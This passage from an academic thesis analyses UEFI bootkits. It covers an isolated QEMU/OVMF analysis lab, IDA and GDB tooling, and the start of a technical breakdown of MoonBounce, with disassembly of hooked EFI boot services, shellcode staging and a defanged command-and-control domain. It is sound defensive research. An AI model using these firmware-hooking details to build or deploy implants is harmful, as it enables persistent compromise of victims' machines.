in mind, this is why data collection through reverse engineering is chosen to be limited to collecting data about UEFI and the boot process alone.

5.7 Critical Analysis

It is important to consider the shortcomings of any research methodology. Case study as a research strategy has been critized for not being able to generalize from a limited amount of cases, and therefore not being able to contribute scientifically [21]. In his article "Five Misunderstandings About Case-Study Research" Flyvbjerg argues that generalisation is possible with case studies, but that the power of example is even more important. Pickard also reiterates that the purpose of a case study is not to produce generalizations, but instead "allow for transferability of findings based on contextual applicability" [46]. Since this thesis is limited to quite a short time frame and investigates only two cases, a weakness is the ability to produce generalizations and theoretical knowledge. However, with roots in the work of Pickard and Flyvbjerg it is argued that the contextual findings and practical knowledge is just as valuable. Additionally, case studies can also be used as input in order to facilitate further research which is also an equally valuable aspect. Because of this, there is value in performing a case study like this.

Another criticism is the role of the researcher and the possibility of bias. Flyvbjerg points to the case study being especially vulnerable to verification bias as a common criticism against it [21]. Triangulation is often used in qualitative studies to establish credibility [15]. It is also important to acknowledge and be aware of the personal bias of the research, since it is impossible to remove all subjectivity from a qualitative study. By using multiple sources of evidence such as other existing analyses of bootkits and being aware of the personal bias of the researcher, this thesis attempts to mitigate verification bias and achieve as much credibility as possible.

5.8 Ethical Concerns

When designing the research, ethics was an important concern. Bootkits and malware as a whole is used for destructive and harmful purposes. By conducting research on bootkits, it is important to ensure that the research will not contribute to these purposes. The primary aim of this thesis is to better understand what modern bootkits are and the state of security in the boot process. The hope is that this contributes to better defend against the harm and destruction bootkits bring with them, as well as explore areas where security measures can be improved or looked further into.

Admittedly, any knowledge uncovered can be utilized by malicious actors as well. However, malicious actors are unlikely to publish any findings about how their bootkits work and where things can go wrong in security measures meant to prevent them. They are also the creator of their respective bootkits, which means they likely have much knowledge about them already. Another important consideration is that new attackers may gain knowledge. However, this thesis only describes existing bootkits and ways to analyze them. It does not provide attackers with new, unknown techniques or vulnerabilities. As such, the research done arguably provides a lot more value to help secure and defend against bootkits than it does for attackers to improve offensive capabilities. With all of this in consideration, it is deemed more ethical to make this knowledge public since it is likely more valuable to defenders rather than attackers.

Chapter 6

Implementation

In this chapter the implementation enabling the analysis and data collection is outlined. In the first section the lab environment is given a thorough look, and the decisions behind it are discussed. The second section outlines the specific tools used to analyze, debug and reverse engineer the malware samples.

6.1 Lab Environment

In order to perform an analysis of UEFI bootkits it is important to have a solid lab environment. The primary goals of the lab environment are to minimize the risk of infecting unwanted infrastructure or machines and to maximize the preciseness and efficiency of debugging and reverse engineering. One special concern is how to achieve debugging of the boot process so that both UEFI and the bootloader can be debugged. A diagram of the proposed lab environment is shown in Figure 6.1.

6.1.1 Analysis Machine

The analysis machine is a virtual machine hosted on cloud infrastructure. The job of the analysis machine is to be able to perform static analysis of malware samples and run the victim machine. The analysis machine runs the virtualized victim machine inside of it to allow for dynamic analysis of UEFI services and bootloaders. The analysis machine can in theory run any operating system which supports QEMU, but in this case Linux was chosen for several reasons. QEMU has functionality to set up a GDB server which simplifies the process of allowing dynamic analysis of UEFI. Since the malware samples in question target Windows, running a Linux distribution on the analysis machine also helps minimizing the risk of getting it infected accidentally. The analysis machine could in theory be a physical machine, but virtualization is preferred since it helps limiting risk and potential damage. In the worst case where the bootkit being analyzed util-




Figure 6.1: Lab Environment.

izes potential exploits to escape QEMU and infect the analysis machine, the damages will generally be more contained if the analysis machine is virtualized as well.

To connect to the analysis machine, VNC is used. Since VNC is a pretty insecure protocol, it is tunneled over SSH. Details of how this was set up is included in Appendix B.

6.1.2 Victim Machine

The victim machine is also a virtual machine, but it is hosted inside the analysis machine through QEMU. Since the bootkit samples in question target Windows, Windows 10 is used as the operating system. Security measures such as Windows Defender and Secure Boot are turned off to be able to infect the machine and collect as much data as possible. It is important to stress that this is done because the bootkits analyzed are known samples, and as such existing security measures are likely to be able to detect and stop them. New, unknown samples are assumed to be able to bypass security measures like these. One important detail is that nested virtualization must be enabled on the cloud infrastructure the analysis machine is hosted on. If not, it is not possible to run the victim machine through QEMU inside the analysis machine. Details for QEMU installation and setup used for the victim machine are also included in Appendix B.

6.2 Firmware Implementation

In order to run UEFI in QEMU, Open Virtual Machine Firmware (OVMF) is used. OVFM is a UEFI implementation intended for usage on QEMU with KVM as a hypervisor [3]. EDKII is a firmware development environment for the UEFI and PI specifications [4]. Both OVMF and EDKII are developed by TianoCore.


There are both advantages and complications with using OVMF in a lab environment. The advantage is that it is easy to change NVRAM variables to for example disable secure boot, change the boot order and so on. It also easily allows for dynamic debugging with GDB, and it is easy to follow their documentation to develop drivers to aid debugging. With both samples that are analyzed in this thesis, secure boot was disabled by setting the corresponding NVRAM variable in OVMF_VARS.fd.

The complications occur when considering that certain bootkits such as Lojax function by overwriting the UEFI firmware in SPI flash memory. Since OVMF and EDKII are open source it is relatively easy to pull their repository and modify the UEFI firmware implementation such that it works in a way similiar to the bootkit in question. The OVMF wiki contains a good overview of where code for different UEFI phases can be found [5]. Afterwards, it is possible to build the image so that this firmware is used [6]. However, this is only a way of simulating the bootkit in OVMF instead of the UEFI implementation it was built and targeted for. It also requires a fair amount of static analysis to be performed upfront in order to know how the firmware has been modified by the bootkit and even more work to actually write and build an equal functionality into OVMF.

Both the techniques of modifying NVRAM variables and building custom OVMF firmware to simulate actual bootkits are utilized in this thesis. For the ESPecter bootkit, secure boot was disabled and a malicious bootloader was set as the primary bootloader. For MoonBounce, small parts of the OVMF firmware were changed to simulate what MoonBounce does.

6.3 Tools

The analysis machine has several tools installed to aid static analysis and UEFI debugging. IDA is the main tool installed for static analysis


File Edit Jump Search View Options Windows Help
🟦 Library function 🟧 Regular function 🟥 Instruction ▨ Data ▨ Unexplored ▨ External symbol 🟩 Lumina function
Functions
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
Graph overview
Output

```
Function name
OslpGatherUefiEntropy
OslGatherEntropy
RtlRandomEx
McGenEventWrite_McGenEventWriteBoot
McTemplateK0x_McGenEventWriteBoot
McTemplateK0zx_McGenEventWriteBoot
OslLoadAndInitializeHive
OslUnloadHive
OslSetControlSet
OslHiveFindDrivers
OslHiveFindNumaData
OslHiveQueryBugcheckOptions
OslHiveGetSidSharingPolicy
OslGetBootDriverFlagsFromRegistry
OslGetFeatureSettings
OslAttachHiveToLoaderBlock
OslHiveReadWriteControlDword
OslHiveReadWriteDword
OslHiveGetApiSetSchemaExtensions
Line 21 of 5155
```

```
OslSetControlSet proc near

var_18= byte ptr -18h
arg_0= byte ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h
arg_18= dword ptr  20h
arg_1C= dword ptr  24h

mov     [rsp+arg_8], rbx
mov     [rsp+arg_10], rsi
push    rdi
sub     rsp, 30h
cmp     cs:HiveTableEntries, ecx
jbe     loc_180002336

mov     rax, cs:HiveTable
mov     ebx, ecx
cmp     qword ptr [rax+rbx*8], 0
jz      loc_180002336

test    rdx, rdx
jnz     short loc_180002295
```

```
100.00% (-112,-15) (29,444) 00001658 0000000180002258: OslSetControlSet (Synchronized with Hex View-1)
```

```
180063704: propagate_stkargs: function is already typed
180067318: propagate_stkargs: function is already typed
1800682F8: propagate_stkargs: function is already typed
1800CD100: propagate_stkargs: function is already typed
Function argument information has been propagated
The initial autoanalysis has been finished.
```


Figure 6.2: Example of an executable file being analyzed in IDA.

and helps to aid with disassembly and decompilation of both malicious bootloaders, droppers and other components the bootkit in question may contain. GDB is used for dynamic analysis and EDKII is used to aid dynamic analysis.

6.3.1 IDA

IDA is the tool used for static analysis of the bootkits. Before running a bootkit on the victim machine and using dynamic analysis techniques, it is important to better know where to look and roughly what the bootkit does. Since an executable file is only bits and bytes, it helps to interpret them in a more meaningful way. IDA does this by trying to identify what the format of the executable file is, and then try to interpret the contents of it. Figure 6.2 shows an example where an EXE file has been opened in IDA. Important and meaningful information such as the addresses and content of different segments, executable assembly instructions and function names are shown among other things. IDA also splits the executable instructions of functions into smaller nodes to form a graph which helps visualizing branching in the program.

By disassembling files like this in IDA, it is possible to look at the different information it interprets in order to better help determine which areas of UEFI the bootkits target and what they do. It is also possible to do the same for relevant bootloaders, OS loaders and kernel libraries. After dynamic analysis has been performed, IDA are also used to look deeper into functions and other areas deemed as interesting.



```
Breakpoint 1, 0x0000000000400a86 in main ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────── registers ──$rax   : 0x00000000004000a8
2  → <main+0> push rbp
$rbx   : 0x0
$rcx   : 0x007ffff7dca758  →  0x007ffff7dcbd20  →  0x0000000000000000
$rdx   : 0x007fffffffd808  →  0x007fffffffdb09  →  "LS_COLORS=rs=0:di=38;5;33:ln=38;5;51:mh=00:pi=40;3[...]"
$rsp   : 0x007fffffffd710  →  0x0000000000400ab0  →  <__libc_csu_init+0> endbr64
$rbp   : 0x007fffffffd710  →  0x0000000000400ab0  →  <__libc_csu_init+0> endbr64
$rsi   : 0x007fffffffd7f8  →  0x007fffffffdae5  →  "/uio/hume/student-u56/kathrhoe/prog"
$rdi   : 0x1
$rip   : 0x0000000000400a86  →  <main+4> mov eax, 0x0
$r8    : 0x007ffff7dcbd20  →  0x0000000000000000
$r9    : 0x007ffff7dcbd20  →  0x0000000000000000
$r10   : 0x1
$r11   : 0x202
$r12   : 0x00000000004007c0  →  <_start+0> endbr64
$r13   : 0x007fffffffd7f0  →  0x0000000000000001
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────── stack ──0x007fffffffd710│+0x0000
: 0x0000000000400ab0  →  <__libc_csu_init+0> endbr64       ← $rsp, $rbp
0x007fffffffd718│+0x0008: 0x007ffff7a2e493  →  <__libc_start_main+243> mov edi, eax
0x007fffffffd720│+0x0010: 0x007fffffffd7f8  →  0x007fffffffdae5  →  "/uio/hume/student-u56/kathrhoe/prog"
0x007fffffffd728│+0x0018: 0x007fffffffd7f8  →  0x007fffffffdae5  →  "/uio/hume/student-u56/kathrhoe/prog"
0x007fffffffd730│+0x0020: 0x00000001f7b91688
0x007fffffffd738│+0x0028: 0x0000000000400a82  →  <main+0> push rbp
0x007fffffffd740│+0x0030: 0x0000000000000000
0x007fffffffd748│+0x0038: 0x266015fd96faee04
──────────────────────────────────────────────────────────────── code:x86:64 ──     0x400a81 <test2+253
>      ret
     0x400a82 <main+0>          push   rbp
     0x400a83 <main+1>          mov    rbp, rsp
 →   0x400a86 <main+4>          mov    eax, 0x0
     0x400a8b <main+9>          call   0x4008a6 <test1>
     0x400a90 <main+14>         mov    eax, 0x0
     0x400a95 <main+19>         call   0x400984 <test2>
     0x400a9a <main+24>         mov    eax, 0x0
     0x400a9f <main+29>         pop    rbp
──────────────────────────────────────────────────────────────── threads ──[#0] Id 1, Name: "prog",
 stopped 0x400a86 in main (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────── trace ──[#0] 0x400a86 → main()
gef➤  |
```

Figure 6.3: An example program being debugged using GDB with GEF.

6.3.2 GDB

GDB is the primary tool used for dynamic analysis. Unlike static analysis tools such as IDA, GDB can be attached to processes while they are running. Through this GDB allows inserting breakpoints at different addresses or symbols in order to pause execution at specific places in the code. By doing this, it is possible to examine and change the values in memory and registers at almost any given point. Another important functionality of GDB is that it allows to execute a single instruction at a time. This is called stepping and is useful when trying to identify how certain functions or parts of the code work. Figure 6.3 shows an example where a program is being debugged using GDB. GDB Enhanced Features (GEF) is also installed and used to add more functionality to GDB and help visualize the contents of memory and registers better [7].

Another functionality of GDB is that it can connect to a system through a server. In the lab environment, QEMU starts a GDB server so that the analysis machine can connect to it. This allows for using GDB to place breakpoints, step through instructions and examine what happens during the boot process of the victim machine remotely through the analysis machine. Listing B.3 in Appendix B shows in further detail how both IDA and GDB can be used to debug bootloaders and UEFI applications.

Chapter 7

Results


This chapter presents the results of analyzing two modern UEFI bootkit samples. First, the findings from the sample MoonBounce are presented. Then, results from the other sample called ESPecter are outlined. The analysis of both samples are for the most part conducted independently, but the findings are triangulated, validated and further expanded using existing analyses from both Kaspersky and ESET [30, 55]. The findings of how the samples were initially discovered as well as what they do once a malicious kernel driver has been loaded is entirely based on the existing analyses.

7.1 MoonBounce

MoonBounce is a UEFI bootkit which was originally discovered by Kaspersky towards the end of 2021 [30]. It was discovered through logs from firmware scanning software developed by Kaspersky. MoonBounce mainly consists of a modified UEFI firmware with an implanted segment. The entire firmware along with the modifications resides in SPI flash memory. The report from Kaspersky lacks evidence to conclude how the UEFI firmware was infected in the first place. The report also states that the modified firmware was only discovered on a single target indicating that MoonBounce is a highly targeted sample of malware. The segments of the entire modified firmware are shown in Figure 7.2, where seg005 corresponds to the implanted segment.

The .text segment has three hooked EFI boot services. These services are the AllocatePool, CreateEventEx and ExitBootServices. As shown in Figure 7.3, these services have had their first five bytes replaced with a redirection to a hook dispatcher.

The hook dispatcher is shown in Figure 7.4. The hook dispatcher essentially acts as a switch which will jump to the corresponding hook handler for each of the hooked boot services. This is done by first moving




Called at the beginning of the DXE phase of the boot sequence
The hooked function allocates a buffer and assigns it with shellcode for later stages
The hooked function registers a callback to facilitate infection in the event of a legacy boot
The OS loader calls a hooked ExitBootServices, in turn setting-up a hook in the loader's image
Control is passed from the loader to the kernel through a hooked function, in turn setting-up a hook in the kernel's image
During the kernel's execution, the hooked ExAllocatePool function maps the formerly allocated shellcode to the kernel's virtual address space and calls it
The formerly allocated shellcode maps a malicious driver image to memory and calls its main entry point
The driver registers a callback that is invoked upon each load of an image in the system
The callback identifies if the underlying inspected image is loaded in the context of a process executed as svchost.exe -k netsvcs, in which case it injects malware into it
DXE Foundation
EFI Boot Services
AllocatePool
CreateEventEx
ExitBootServices
...
AllocatePool hook
CreateEventEx hook
ExitBootServices hook
Legacy Boot Event Callback
Registers
Calls upon Legacy Boot
Allocates & Maps
Sets-up Hook
Windows Loader
OslArchTransferToKernel
OslArchTransferToKernel hook
Sets-up Hook
Windows Kernel
ExAllocatePool
ExAllocatePool hook
Maps & Passes Control
Maps & Passes Control
Malicious Boot Driver
Driver Mapping Shellcode
Registers
Image Notify Routine
Injects User Mode Malware Stager
Windows User Space
User Mode Malware Stager
Network Service
Invoked after Injection
Downloads & Executes
2nd Stage Malware
mb.glbaitech[.]com
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

Figure 7.1: MoonBounce Overview.
Source: https://securelist.com/moonbounce-the-dark-side-of-uefi-firmware/105468/


the address of the hooked function calling the dispatcher into the RAX register. Since the first five bytes of the hooked functions will always be a call to the dispatcher, it instead uses the bytes right after it as a signature to know which handler it should jump to. As an example, the sixth and seventh bytes in CreateEventEx is 0x5808 and corresponds to `cmp word ptr [rax+5], 858h`.

By placing a breakpoint on the hook dispatcher in GDB, it is found that the first hook which gets executed is the AllocatePool hook. The AllocatePool hook is shown in Figure 7.5 and does several things. When entering the handler, the RAX register holds the address corresponding to the beginning of the hooked function. The handler first overwrites the first five bytes of AllocatePool to be 0x48895C2408. In x86-64 assembly, this correspond to the instruction `mov QWORD PTR [rsp+0x8], rbx`. This means that the call to the hook dispatcher in AllocatePool is restored to what it was before the hook was inserted. The next part of the hook calls the AllocatePool function which is now unhooked, in order to allocate a buffer of size 0x4B000 to hold shellcode. The hook then overwrites a



Name	Start	End	R	W	X	D	L	Align	Base	Type	Class
.text	00000001800002C0	0000000180045FC0	R	.	X	.	L	para	0001	public	CODE
.rdata	0000000180045FC0	000000018004A6E0	R	.	.	.	L	para	0002	public	DATA
.data	000000018004A6E0	0000000180153B40	R	W	.	.	L	para	0003	public	DATA
seg003	0000000180153B40	0000000180156F60	R	.	.	.	L	para	0004	public	DATA
text	0000000180156F60	0000000180157080	R	W	.	.	L	para	0005	public	DATA
seg005	0000000180157700	00000001801A7700	R	.	X	.	L	para	0006	public	CODE

Figure 7.2: MoonBounce UEFI Firmware Segments.



```
; unsigned __int64 __fastcall A
AllocatePool proc near

arg_0= qword ptr  8
arg_8= qword ptr  10h

call    HookDispatcher
mov     [rsp+arg_8], rsi
push    rdi
sub     rsp, 20h
cmp     ecx, 0Eh
mov     rdi, r8
mov     rsi, rdx
mov     ebx, ecx
jl      short loc_1800233D4
```

```
ExitBootServices proc near

arg_0= qword ptr  8
arg_10= qword ptr  18h

call    HookDispatcher
push    rsi
sub     rsp, 20h
and     [rsp+28h+arg_10], 0
```


```
CreateEventEx:

call    HookDispatcher
pop     rax
or      [rax-77h], cl
push    70894810h
sbb     [rax-77h], cl
js      short near ptr loc_18001F13C+3
push    r12
```

Figure 7.3: Hooked EFI Boot Services in the MoonBounce implant.

memory address in a later part of the code so that it will hold the address of the newly allocated shellcode buffer. This is shown in Figure 7.6. Finally, the AllocatePool hook copies shellcode over into the buffer. The beginning of this shellcode is shown in Figure 7.7, and is responsible for mapping a malicious driver into kernel memory and calling it later on.

The next hook called is the CreateEventEx hook. The hook itself is shown in Figure 7.8, and just like the AllocatePool hook it will restore the beginning of CreateEventEx to its original state. The hook then calls the unhooked CreateEventEx. By referencing page 227 of the UEFI specification, we can determine that the function is called with a type of EVT_NOTIFY_SIGNAL with a callback to the shellcode in Figure 7.7. The EventGroup parameter points to `rbx+3C`, which evaluates to 0x1801577d6. The content at this memory address is shown in Figure 7.9 and holds the GUID of the EFI_EVENT_LEGACY_BOOT group. This GUID is shown in Listing 3.2, and can also be found in the PI specification. Page 232 of the UEFI specification explains that "If Event is of type EVT_NOTIFY_SIGNAL, then the event's notification function is scheduled to be invoked at the event's notification task priority level" [61]. This means that in the case where the UEFI boot manager tries to boot a legacy boot option, the shellcode set up by the AllocatePool hook will be called. Because of this, MoonBounce covers a wider set of boot options in order to be more effective.

The last hooked service in the firmware is ExitBootServices. The first part of the hook restores the original instructions of the beginning of the hooked service like the two previous hooks and saves the state of several registers. This is shown in Figure 7.10. The next part of the hook will



